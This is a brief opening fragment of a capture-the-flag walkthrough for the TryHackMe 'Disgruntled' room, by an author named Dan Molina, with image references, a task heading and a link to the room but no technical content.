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

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TASK 1: INTRODUCTION –

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

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

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

Dan Molina

Disgruntled CTF Walkthrough

This is a great CTF on TryHackMe that can be accessed through this link here: https://tryhackme.com/room/disgruntled

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